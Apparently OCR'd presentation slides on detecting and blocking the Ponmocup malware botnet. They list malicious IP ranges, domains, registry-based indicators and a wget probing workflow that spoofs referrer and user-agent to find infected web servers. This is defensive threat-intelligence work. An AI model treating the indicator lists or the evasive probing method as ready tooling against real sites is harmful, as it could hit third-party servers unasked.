
http://ioc.forensicartifacts.com/2012/04/ponmocup-2/




Testing Ponmocup IOC with IOC-Finder



Testing Ponmocup IOC with IOC-Finder



Testing Ponmocup IOC with IOC-Finder



How to Prevent & Detect Infections


- Prevention: block Malware IP-ranges (redir.)
  - **178.211.33.202 – .206 or .0/24**
  - **31.210.96.155 – .158 or .0/24**
  - **81.92.219.60 – .62 or .0/24**
  - Occasionally new IPs (+/-1) and rarer new nets
- Blocking domains → useless, change quickly
- Complete list of Malware domains & IPs
  - http://security-research.dyndns.org/pub/malware-feeds/ponmocup_all-domains-ips.txt

How to Prevent & Detect Infections

- Detection: Network-based Indicators
  - Check logs for known Domains & IPs (few ex.)
  - DNS Lookups for Domains:
    intohave.com / fasternation.net
  - Connections to IP:
    88.216.164.117 / 5.199.175.164
    93.115.88.220
- Detection: Host-based Indicators
  - Check Registry Keys from Ponmocup IOC
  - Check Persistence using Rundll32 (suspicious)

Introducing Ponmocup Finder

http://c-apt-ure.blogspot.com/2012/06/introducing-ponmocup-finder.html



c-APT-ure

Sunday, June 3, 2012

Introducing Ponmoc

The Ponmocup malware and bot
million IPs, maybe a multiple th
chances are likely bigger that y
Please read my previous three p

[1] Not APT, but nasty malware
[2] Ponmocup, lots changed, bu
[3] Hunting Ponmocup Botnet

Update 2013-06-01:

Please also read my newer blog posts about Ponmocup:


- "Ponmocup Hunter" SANS DFIR Summit 2013
- History of Ponmocup Malware / Botnet

Ponmocup-Finder has evolved in a little "workflow" :-)

1. add new infected domains to the list
2. daily cronjob to run Ponmocup-Finder
3. latest Ponmocup-Finder script
4. list of currently infected webservers
5. history of all previously infected webservers
6. notification lists for CH / LI and DE domains

Introducing Ponmocup Finder

http://c-apt-ure.blogspot.com/2012/06/introducing-ponmocup-finder.html




Introducing Ponmocup Finder

- Single HTTP GET request using WGET
  - to each suspicious domain
  - using Google URL in referrer header
  - using common IE User-Agent
  - ignore „Set-Cookie“
- Check for 1st redirection Location-header with suspicious domain as parameter
  - very few false positives (try to detect)


Introducing Ponmocup Finder

- # of domains (checked, infected, clean)

